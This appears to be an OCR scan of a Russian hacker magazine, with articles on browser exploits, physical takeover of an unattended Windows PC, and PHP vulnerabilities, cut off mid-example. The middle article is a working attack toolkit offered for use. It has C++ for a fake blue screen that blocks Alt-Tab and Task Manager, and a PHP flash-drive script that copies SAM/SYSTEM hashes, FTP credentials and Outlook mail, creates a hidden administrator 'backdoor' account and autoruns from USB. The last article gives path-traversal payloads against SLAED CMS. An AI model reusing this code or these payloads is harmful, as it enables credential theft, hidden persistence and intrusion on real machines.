Рысем зовут текстовый браузер (он же Lynx), весьма популярный в некоторых кругах и горячо любимый мной. Графику не поддерживает, картинки не грузит, управляется с клавиатуры и серфит с такой скоростью, что только ветер в ушах свистит. Переваривает только базовые тэги HTML (да и то не все), скрипты не видит в упор, не говоря уже о всяких там плавающих фреймах. Казалось бы, ну какие ошибки при такой простоте? Тем более что новые версии практически не выходят. Да и зачем новые, когда есть неплохо работающие старые?
Тем не менее Security Focus показывает целых восемь ошибок, а на www.milw0rm.com находятся два эксплойта, захватывающие управление компьютером без всяких там отказов в обслуживании, что буквально шокировало меня, до этого верящего, что в Рысе ошибок нет и не будет. А оно вон как оказалось. Теперь я не верю ни браузерам, ни женщинам и, прежде чем вновь начать серфить Рысем не внушающие доверия сайты, тщательно изучаю его исходный код — вдруг там какой баг, о котором еще никто не знает? То есть это я не знаю, а тот, кому нужно, знает о багах все.
Вот и думай, как не стать параноиком при таком положении дел! Но все же вероятность попасть под атаку, сидя на Рысе, настолько близка к абсолютному нулю, что совершенно несущественна и ей можно на 99% пренебречь, но потенциально небезопасные сайты все-таки лучше просматривать из-под виртуальной машины. Мало ли...



Эксплойты для Оперы

ЗАКЛЮЧЕНИЕ

Все мы небезгрешны. И браузеры в том числе. Дыры — явление стихийное и неизбежное. Против стихии не попрешь. Самое лучше, что можно только сделать, — это прекратить верить и начать активно действовать. Следить за новостями безопасности, оперативно скачивать и устанавливать обновления/свежие версии/заплатки. Использовать многоуровневые системы защиты: брандмауэры, антивирусы... Ну и, наконец, не щелкать по подозрительным ссылкам. Кстати, существует мнение, что опаснее всего блуждать по порносайтам, но это мнение глубоко ошибочно. На нормальных порносайтах с нормальными доменами (а не на отстойниках типа xxxxx.narod.ru) зловредного контента практически не встречается :).
И еще — в последнее время Google обзавелся антивирусом, распознающим некоторые типы вредоносного контента и выдающим соответствующее предупреждения под ссылками на страницы, которые пытаются атаковать браузер. Так что перед открытием подозрительной ссылки, полученной из ненадежных источников, имеет смысл сначала отыскать ее в Google и посмотреть, что он скажет.

ЛЕОНИД «R0ID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /

ВЛАДИМИР «DOT.ERR» САВИЦКИЙ
/ KAIFOFLIFE@BK.RU /



ОДИН НА ОДИН

ОВЛАДЕВАЕМ ЧУЖИМ КОМПОМ ЗА НЕСКОЛЬКО СЕКУНД

Как часто ты общаешься со своими друзьями/коллегами/знакомыми? Нет, речь идет не о виртуальном общении, а о контакте в реале. Каждый день мы пересекаемся со множеством людей в самых разных ситуациях, причем комп играет при этом далеко не последнюю роль. К чему я клоню? Все просто. Где бы ты ни был: в гостях, на работе, в офисе, у начальника в кабинете — везде можно заметить небрежно торчащий из-под стола системник. Думаю, ты не раз попадал в ситуации, когда тебя оставляли одного в чужом помещении рядом со включенным компом. А ведь делать это категорически нельзя. Почему? Устраивайся поудобнее, сейчас мы подробно расскажем тебе о том, что можно натворить с чужим компом всего за несколько секунд.

МУТИМ ЗАПАДЛО

Итак, мы оказались за чужим компом всего на несколько минут. Что можно сделать за это время? В принципе, все что угодно, но все должно быть заранее подготовлено. Да, отформатировать винт можно одной командой в консоли, но скучнее шутки не придумаешь. Мы попробуем сымитировать всем знакомый BSOD (Blue Screen of Death). Синий экран смерти можно наблюдать в тех случаях, когда возникает ошибка в коде ядра или драйвера, выполняющегося в режиме ядра, либо вызвать его вручную. В отличие от оригинального, во время показа нашего BSOD Винда будет продолжать свою работу, выполняя нужные нам задачи, а после перезагрузки от него не останется и следа.

Напишем небольшую программку на C++, использующую Win32 API. Для фейкового экрана нам необходимо полностью очистить рабочий стол, поместить на него изображение оригинального BSOD и убрать мышь. Также для примера обработаем нажатие клавиш <Alt-Tab> и вызов диспетчера задач.

Начнем с явного определения версии Винды и подключения необходимых заголовочных (header) файлов. Предположительно, работать будем с Виндой NT 5.0 (XP):

```
#define WINVER 0x0500
```

Заголовочные файлы с необходимыми API-функциями:

```
#include "windows.h"
#include "commctrl.h"
```


Дальше работаем в теле программы. Необходимо скрыть панель задач, которая является одним из окон. Для этого получим HWND (уникальный идентификатор окна в Windows) панели задач при помощи функции FindWindow("Shell_TrayWnd",NULL) и используем его в функции ShowWindow(), позволяющей задавать режим отображения окна. В нашем случае необходимо скрыть окно, поэтому второй параметр выставляем в SW_HIDE:

```
ShowWindow(
  FindWindow("Shell_TrayWnd",NULL),
  SW_HIDE
);
```


Следующим шагом уберем ярлыки (папки и прочее), в большом количестве расплодившиеся на рабочем столе. Рабочий стол также является одним из окон Windows с названием ProgMan (aka program manager), а все, что на нем находится, — его элементами. Получим HWND рабочего стола; через обращение к дочерним окнам функцией GetWindow() с параметром GW_CHILD доберемся до окна, содержащего ярлыки, и пошлем ему сообщение об удалении







Вносим изменения в реестр


Брутим хэши паролей из SAM-файла

(с экрана, физически элементы не удаляются) всех элементов через SendMessage() с параметром LVM_DELETEALLITEMS.

```
HWND DesktopHandle = FindWindow("ProgMan", 0);
DesktopHandle = GetWindow(DesktopHandle,
  GW_CHILD);
DesktopHandle = GetWindow(DesktopHandle,
  GW_CHILD);
SendMessage(DesktopHandle,
  LVM_DELETEALLITEMS , 0, 0);
```

На десктопе все еще висят открытые окна и приложения. Свернем их в уже скрытую панель задач нажатием <Win-M>. Нажатие клавиши в привычном нам смысле реализуется непосредственно ее нажатием и отжатием. Передадим в функцию keybd_event() первым параметром необходимую клавишу, а третьим — ее состояние: 0 — нажата, KEYEVENTF_KEYUP — отжата. Также необходимо поместить небольшую задержку в 100 миллисекунд.

```
Sleep(100);
keybd_event(VK_LWIN, 0, 0 ,0);
keybd_event('M', 0, 0 ,0);
keybd_event('M', 0, KEYEVENTF_KEYUP,0);
keybd_event(VK_LWIN, 0, KEYEVENTF_KEYUP,0);
Sleep(100);
```

Теперь на десктопе мы можем наблюдать только обои и мышь. Ими и займемся. Положим изображение синего экрана смерти в виде файла BSOD.bmp в каталог с прогой. API-функция SystemParametersInfo() может отображать и изменять различные параметры системы. В нашем случае первым параметром функции будет SPI_SETDESKWALLPAPER, отвечающий за обои на рабочем столе, третьим — имя файла с изображением BSOD, а четвертым — SPIF_SENDWININICHANGE, указывающий на то, что необходимо обновить конфиг:

```
char filename[50];
strcpy(filename,"BSOD.bmp");
SystemParametersInfo(SPI_SETDESKWALLPAPER,
  0,&filename,SPIF_SENDWININICHANGE);
```

Синий экран с белым текстом радует глаз, но курсор мыши портит все впечатление. Скроем и уберем курсор в правый нижний угол. Воспользовавшись функцией GetSystemMetrics() с параметром SM_CXSCREEN, получим разрешение экрана по горизонтали, с параметром SM_CYSCREEN — по вертикали. Внесем полученные значения в структуру типа POINT, необходимую для функции установки курсора в определенную позицию SetCursorPos().

```
int screenW=GetSystemMetrics(SM_CXSCREEN);
int screenH=GetSystemMetrics(SM_CYSCREEN);
POINT pt = {screenW, screenH};
```

Скрывать и устанавливать мышь в угол экрана будем в бесконечном цикле, чтобы не дать юзверю испортить иллюзию отсутствия курсора:

```
while (1) {
  ShowCursor(0);
  SetCursorPos(pt.x, pt.y);
}
```

С виду все в порядке, но пользователь может подумать, что его разыгрывают, и попытаться запустить диспетчер задач или попробовать сменить программу по <Alt-Tab>. Конечно, можно написать хук (ловушку) на клавиатуру, но мы ограничимся следующим. При нажатии <Alt-Tab> в Винду посылается сигнал нажатия и отжатия этих клавиш. Мы же будем непрерывно посылать сигнал о том, что клавиши <Alt> и <Tab> отжаты, тем самым не допуская использование этой комбинации. Добавим в цикл, описанный чуть выше, строчки:

```
keybd_event(VK_TAB, 0, KEYEVENTF_KEYUP,0);
keybd_event(VK_MENU, 0, KEYEVENTF_KEYUP,0);
```

Следующий на очереди — диспетчер задач. При его вызове, к примеру, будем выключать компьютер. Ловить появление диспетчера мы станем непрерывным поиском окна «Диспетчер задач Windows» (предположительно, мы имеем обычного юзера, использующего локализованную Винду) через FindWindow(). При появлении ему будет отсылаться сообщение о закрытии функцией PostMessage(). Далее выключаем компьютер, используя ExitWindowsEx() с первым параметром EWX_POWEROFF для форсированного выключения (можно EWX_RESTART для перезагрузки). Добавим во все тот же цикл к функциям работы с мышью и клавой следующий код:

```
if (FindWindow(NULL, "Диспетчер задач
Windows")) {
  PostMessage(FindWindow(NULL,
    "Диспетчер задач Windows"), WM_QUIT, 0, 0);
  ExitWindowsEx(EWX_POWEROFF, 0);
}
```

Функция ExitWindowsEx() не будет работать без соответствующих привилегий (прав доступа), получить которые можно так (код добавляется перед описанным выше циклом while):



warning


Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



info

Скопируй себе на флешку PHP-интерпретатор, утилу Local Tools (base.php+BSOD.exe) и картинку BSOD.bmp. В корне флешдиска обязательно создай каталог tmp.


Помни, что от размера файла Outlook.pst напрямую зависит скорость работы утилы Local Tools.



dvd

Все утилиты мы заботливо выложили на DVD для твоей оценки.




Все, что нужно иметь на флешке :)

```
HANDLE hToken;
TOKEN_PRIVILEGES tkp;
OpenProcessToken(GetCurrentProcess(),
  TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken);
LookupPrivilegeValue(NULL, SE_SHUTDOWN_NAME,
  &tkp.Privileges[0].Luid);
tkp.PrivilegeCount = 1;
tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
AdjustTokenPrivileges(hToken, FALSE, &tkp, 0,
  (PTOKEN_PRIVILEGES) NULL, 0);
```

Готово. Сохраняем, компилируем, запускаем и получаем очередной инструмент по западлостроению.
Особенно интересным мне представляется использование этого способа следующим образом.
1. Делаем скриншот:

```
keybd_event(VK_SNAPSHOT, 0, 0 ,0);
keybd_event(VK_SNAPSHOT, 0, KEYEVENTF_KEYUP,0);
```

2. Сохраняем в папку с программой (допустим, сохраним вручную в запущенном Paint'e).

```
WinExec("mspaint.exe", SW_SHOW);
```

В это время наша прога должна быть остановлена, поскольку нам понадобится определенное время, чтобы сохранить скриншот. Пусть ожидает нажатия клавиши:

```
getch();
```

Заменяем изображение BSOD принтскрином рабочего стола юзера.
3. Убираем из цикла while(1) выключение компьютера, то есть строчку «ExitWindowsEx(EWX_POWEROFF, 0);».
4. Убираем функции для работы с мышью («ShowCursor(0); SetCursorPos(pt.x, pt.y);», в частности). В тело программы добавляем следующие строки:

```
int MS=1;
SystemParametersInfo(SPI_SETMOUSESPEED, NULL,
   (void*)MS, SPIF_UPDATEINIFILE);
```

Так мы до минимума замедлим скорость перемещения курсора.
5. Добавляем в цикл while(1) функцию сокрытия ярлыков на рабочем столе и команду ожидания на 10 миллисекунд, чтобы разгрузить процессор и дать юзеру повозить мышью:

```
SendMessage(DesktopHandle, LVM_DELETEALLITEMS , 0, 0);
Sleep(10);
```

Как ты уже догадался, пользователь увидит свою любимую Винду, но, щелкая по ярлыкам, папкам, «Пуску» и программам на панели задач, придет в недоумение.

ВЫВОРАЧИВАЕМ КАРМАНЫ

Все, с западлостроением разобрались. Нашей следующей задачей будет «заимствование» полезной информации с чужого компа :). Как ты уже догадался, «заимствовать» инфу удобнее всего с помощью самописной тулзы, которую мы обязательно напишем, только чуть позже. Для начала давай определимся с тем, что нас может интересовать в стандартной Винде: SAM-файл, конфиги с аккаунтами от различных приложений.
Что касается первого, то кроме самой резервной копии SAM-файла нам понадобится еще и бэкап файла SYSTEM. И тот и другой хранятся, как известно, здесь:

```
C:\WINDOWS\repair\
```

Брутить пассы виндовых юзеров из SAM'а удобнее всего утилой LCP, которую ты без труда найдешь на просторах секлаба.
Со вторым пунктом все немного сложнее. Дело в том, что нам нужно знать точное место расположения конфигов. Конечно, можно реализовать парсинг содержимого всего винта, но сколько потребуется времени на обработку хотя бы 80 гигов... А о том, что будет с твоей задницей, если во время поиска в помещение неожиданно вернется хозяин, мне и думать не хочется :). Следовательно, работа нашей тулзы должна укладываться в жесткие временные рамки. А значит, брать с чужого компа мы будем только то, что находится в заранее известном каталоге. Прежде всего это конфиг Total Commander'a и файл данных из MS Outlook'a. Первый лежит в C:\WINDOWS\wcx_ftp.ini и содержит в себе все FTP-учетки пользователя, а второй располагается в C:\Documents and Settings\имя_юзера\Local Settings\Application Data\Microsoft\Outlook\Outlook.pst и бережно хранит переписку и контакты жертвы :).
Так как наша утила подлежит постоянным изменениям и доработке, кодить удобнее всего на каком-либо скриптовом языке, например на всеми любимом PHP:

Сорец как на ладони

```
#Сливаем конфиг с FTP-аккаунтами из Total Commander'a

$ftp = "C:\WINDOWS\wcx_ftp.ini";
if(is_file($ftp)){
  copy("C:\WINDOWS\wcx_ftp.ini",
  "$FD:\\tmp\wcx_ftp.ini");
} else {
  echo("Warning! File wcx_ftp.ini: not found or
   access denied.\n");
}

#Сливаем резервную копию SAM-файла и файла SYSTEM

$sam = copy("C:\WINDOWS\\repair\\sam","$FD:\\tmp\sam»);
$sys = copy("C:\WINDOWS\\repair\\system",
  "$FD:\\tmp\system");
if(!$sys){
  copy("C:\WINDOWS\\repair\\system.bak",
   "$FD:\\tmp\system");
}
```

Утила в работе

С wcx_ftp.ini все просто, функция is_file() определяет наличие у нас прав на доступ к файлу, после чего происходит его копирование в /tmp-каталог на нашем носителе. Аналогично и с SAM/SYSTEM. Однако ты наверняка заметил переменную $FD, обозначающую имя съемного диска (проще говоря, флешки). Из-за того, что юзать скрипт нам придется на разных компах, присвоить значение заблаговременно не представляется возможным. Кроме того, при «заимствовании» файла Outlook.pst появляется еще одна проблема — неизвестное имя пользователя:

```
$mst = "C:\Documents and Settings\\$UN\Local Settings\
Application Data\Microsoft\Outlook\Outlook.pst";
if(is_file($mst)){
   $size=filesize("C:\Documents and Settings\\$UN\Local
Settings\Application Data\Microsoft\Outlook\Outlook.
pst");
   if($size>$MS){
      echo("Warning! File Outlook.pst =
         $size bytes.\n");
   }else{
      copy("C:\Documents and Settings\\$UN\Local
Settings\Application Data\Microsoft\Outlook\Outlook.
pst","$FD:\\tmp\Outlook.pst");
   }
}else{
   echo("Warning! File Outlook.pst: not found or access
denied.\n");
}
```

Как видишь, юзернейм — это переменная $UN. Забегая вперед, скажу, что в ходе тестирования выяснился недостаток в виде размера Outlook.pst. Поэтому в финальном релизе появилась переменная $MS, несущая в себе максимально допустимое значение размера файла данных из Outlook. Все три параметра — имя диска, имя пользователя и максимальный размер аутлуковского файла — указываются нами при запуске скрипта:

```
F:\php\php F:\base.php F admin 10240
```

Здесь F — имя флешки, admin — логин юзера, 10240 — размер в байтах. Но радость наша была бы неполной без собственного аккаунта в системе, не так ли? :) К счастью, в большинстве случаев в Винде сидят из-под админа. Добавить своего пользователя с повышенными привилегиями при таком раскладе не составит труда:

```
$login="backdoor";
$password="winpas";
system("net user $login $password /add");
system("net localgroup Администраторы $login /add");
```

Тем не менее оставлять такое палево после себя очень некрасиво :). Поэтому мы скроем наш аккаунт от посторонних глаз, причем скроем его так, что ни на экране приветствия, ни в панели управления учетными записями он отображаться не будет:

```
$reg = "REGEDIT4";
$key = "[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
```

Приятный вид десктопа

```
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList]
\"$login\"=dword:00000000";
$fp = fopen("$FD:\\tmp\user.reg", "w");
fputs($fp, "$reg\n$key");
fclose($fp);
system("$FD:\\tmp\user.reg"); //вносим данные в реестр
```

Вот и все. Единственное, что от тебя требуется, — это два раза нажать <Enter> при добавлении записи в реестр.
Итак, что мы имеем в итоге:
1. Резервные копии файлов SAM/SYSTEM.
2. Конфиг Total Commander'а (при условии его использования).
3. Файл данных из MS Outlook (при условии его использования).
4. Собственного скрытого пользователя с правами админа в системе.
Причем при сравнительно небольшом размере файла Outlook.pst (< 5 Мб) время, требуемое скриптом на выполнение, составляет всего около 10 секунд. Конечно, многое зависит от железа и скорости передачи данных, но еще большую роль играет твоя сообразительность. Модифицировать мой скрипт или переписать его на другой язык не составит особого труда, зато простора для фантазии здесь хватает. Дерзай, а я всегда помогу :).

ДВА В ОДНОМ, ИЛИ LOCAL TOOLS

Имея на руках две написанные проги, попробуем объединить их в единое целое. Суть идеи такова: на флешке мы размещаем распакованный PHP-интерпретатор, скрипт base.php, утилу BSOD.exe и картинку к ней — BSOD.bmp. Удобнее всего совмещать западло с хакингом :). Поэтому наш скрипт после выполнения возложенных на него обязанностей будет копировать софтинку Dot.err'а на винт жертвы и запускать ее оттуда:

```
$bsod = copy("$FD:\\BSOD.exe","C:\WINDOWS\BSOD.exe");
$scrn = copy("$FD:\\BSOD.bmp","C:\WINDOWS\BSOD.bmp");
system("C:\WINDOWS\BSOD.exe");
```

Таким образом, стянув все необходимые данные, мы аккуратно укладываем чужой комп на обе лопатки завораживающим синим экраном :). В этом случае base.php тебе нужно запускать при помощи PHP-интерпретатора на твоем носителе, указав все требуемые параметры. Но для особо ленивых есть возможность создания авторана на flash-носителе:

```
[Autorun]
shellexecute=BSOD.exe
Action=Local_Tools
Icon=smile.gif
Label=LT
```

Здесь shellexecute обозначает запускаемое приложение, Action — его название, Icon — иконку, а Label — название диска. Кроме того, можно набросать простенький батник, редактируя в нем лишь изменяющиеся параметры, передающиеся скрипту base.php. В общем, выбор за тобой :). Но как бы там ни было, помни, ломать не строя невозможно.





ELEKT

РОКОВЫЕ ОШИБКИ PHP V.2

УГЛУБЛЯЕМСЯ В КРИТИЧЕСКИЕ УЯЗВИМОСТИ

Поиск уязвимостей медленно, но верно переходит на новую качественную ступень — исследование платформы/интерпретатора, изучение особенностей работы критичных для безопасности функций, пограничные состояния, переполнения буфера. Старые и элементарные баги неумолимо изживают себя. Тот же www.hardened-PHP.net ярко показал современный уровень дыр и эксплойтов. Происходит своего рода естественный отбор — либо ты учишься чему-то новому, либо уходишь с хак-сцены. Сейчас я покажу тебе, как остаться профи-хакером. Не без помощи PHP-багов, конечно.

ВСПОМНИМ СТАРОЕ

Перечитай первую часть этой статьи, где мы знакомили тебя с распространенными PHP-уязвимостями. Сегодня я расскажу тебе об особенностях PHP, которые обязан знать каждый уважающий себя багоискатель. И с опорой на первую часть ты не только сможешь расковырять пачку двигов, но и поймешь, что век PHP-багов — отнюдь не XX век.

Все только начинается, тебе повезло, что ты здесь и сейчас. Учимся думать — и все получится, поскольку мозг — наш главный инструмент.

ШУТКИ С ГЛОБАЛСОМ

Баг, представляющий собой конструкцию «index.php?GLOBALS[file]=hehe!», медленно, но верно уходит в историю. Под него существует немало эксплойтов, например, от небезызвестного rgod'а. В достаточно устаревших версиях PHP<=4.3.10 и PHP<=5.0.5 есть возможность определить переменную через массив GLOBALS, используя в GPC(GET/POST/COOKIE) запрос вида:


```
/index.php?GLOBALS[foobar]=blaaa
```

Смотрим на результат:


```
print_r($GLOBALS);
```

А поскольку суперглобальный массив GLOBALS проецируется на все переменные:

```
print_r($foobar).
```



www.php-security.org



Поиск кода в Гугле

EVIL OVERWRITE

В первой части ты уже читал про баг с import_request_variables('GPC'), здесь же я опишу интересную особенность адской перезаписи. 'GPC' в аргументе функции означает порядок, в соответствии с которым будут переписаны переменные. То есть в этом случае сначала перепишутся значения из GET, потом — из POST и только после — из COOKIE. Учитывая это, подумай, что выдаст этот код?

```
/index.php?a=111
POST: a=222
COOKIE: a=333;
import_request_variables('GPC');
print $a;
```

Правильно! Код вернет 333. Если бы нами была указана последовательность 'CGP', то ответ бы был 222 (последним перезаписался бы POST). Используя эту особенность, можно виртуозно обходить любые фильтры защиты.
Реальный пример уязвимого кода «самой безопасной» SLAED CMS 3.x (мой пламенный привет автору!):

```
if (isset($_GET['name']) || isset($_POST['name'])) {
  $name = trim(isset($_POST['name']) ? $_POST['name'] :
$_GET['name']);
  if (preg_match("/[^a-zA-Z0-9_]/", $name)) {
    Header("Location: index.php");
    exit;
  } // Офигительная защита. Но смотрим, что происходит
дальше:
  // Register globals On
  if ($old_modules == 1) {
    if (!ini_get("register_globals"))
      @import_request_variables('GPC');
    // Тут мы можем легко и просто перезаписать перемен-
ную $name!
  }
  if (file_exists("modules/$name/".$file.".php")) {
      include("modules/$name/".$file.".php");
    // О, оказывается, $name фигурирует и в путях!
```

Ежику понятно, что простым запросом типа POST можно положить сервер на две лопатки:

```
/index.php?name=FAQ&file=index
cookie: name=../../../../etc/passwd%00
```

Вуаля! Что мы получим в ответ? Правильно — /etc/passwd :). И это только начало.

СТРОКОВЫЙ ЗЛОБОДРОМ

Достаточно новый баг (или даже фича) кроется в функции parse_str(). Последняя без второго параметра позволяет аналогично extract() или import_request_variable() переопределить глобальные переменные, в том числе и служебные, как _SERVER, _SESSION, _ENV и GLOBALS. Следующей конструкцией можно внешне перезаписать переменную REMOTE_ADDR (значение которой может быть важно при принятии решения о допуске хакера в админку, например):

```
/index.php?_SERVER[REMOTE_ADDR]=antichat
```

Переменная успешно перезапишется при наличии в коде следующих строк:

```
parse_str($_SERVER['QUERY_STRING']);
print_r($_SERVER);
```

Причем второй аргумент обязательно должен отсутствовать, иначе перезапишется только он сам и финт ушами не пройдет.

ЖЕСТКИЕ И СИМВОЛИЧЕСКИЕ ССЫЛКИ

Использование жестких и символических ссылок открывает потенциальные возможности для проникновения в систему. Ранее недоступные извне переменные могут стать досягаемыми, поскольку они глобализируются и несут реальную угрозу безопасности. Ведь переменные становятся взаимозависимыми, и хакер может легко переопределить критически важные переменные, например идентификаторы сессии.
Рассмотрим следующий запрос к серверу:

```
/index.php?_SERVER[REMOTE_ADDR]=antichat.ru&_
SESSION[auth]=bugaga!
```


А также бажный код движка, содержащий строки:

```
while(list($key,$val)=each($_GET))
{ $$key=$val; }
echo $_SERVER['REMOTE_ADDR'];
echo $_SESSION['auth'];
```


А теперь догадайся с трех раз, какие значения окажутся на местах измененных переменных (подробное описание сабжа смотри на странице www.php.su/learnphp/?re).
Кроме вышесказанного стоит упомянуть, что благодаря глобализации переменных открывается возможность использовать UNSET-атаку даже при выключенном register_globals! Причем ни import_request_variables('GPC'), ни extract() такого же эффекта не дают.

INI_SET() И INI_GET()

Использование ini_set() позволяет изменять некоторые значения опций конфигурации. Во-первых, далеко не все значения могут быть изменены



www.hardened-php.net


Бажная VerliHub Control Panel, положившаяся на ini_set()

из текущего скрипта. Ознакомься с полным списком здесь: http://php.su/functions/?ini_set и обрати внимание на «Определение констант PHP_INI_*». Ты поймешь, что только опции с флагом PHP_INI_ALL могут быть изменены через ini_set(). Во-вторых, некоторые хостеры не жалуют ini_set(), ini_get() и запрещают их, тем самым делая свой хостинг менее привлекательным для размещения всякой гадости типа веб-ботов, парсеров/грабберов, анонимайзеров и прочей «нежити», которым для комфортной работы требуется изменять стандартные настройки PHP вроде max_execution_time, default_socket_timeout и т.д.

Такой расклад далеко не на пользу легальным программам, особенно если их безопасность строится на ini_set(). Тогда, например, «@ini_set("register_globals", «0»); @ini_set("magic_quotes_gpc", "1");», используемые в скрипте, не изменят настроек и движок может стать легкой мишенью. То же самое касается и ini_get(), так как в случае его запрета может быть нарушена логика защитного механизма. Примером из практики служит последний громкий эксплойт под PunBB.

EREG() POISON NULL-BYTE

Использование ereg() и его производных (ereg_replace(),mb_ereg_match()) опасно тем, что ereg() не является бинарносовместимой функцией, то есть воспринимает NULL-байт как конец строки и прекращает обработку, что дает возможность обойти любой фильтр.

Рассмотрим два хакерских запроса с кусками уязвимого кода, позволяющими эксплуатировать движок.

```
/index.php?page=%00../../../../../../../etc/
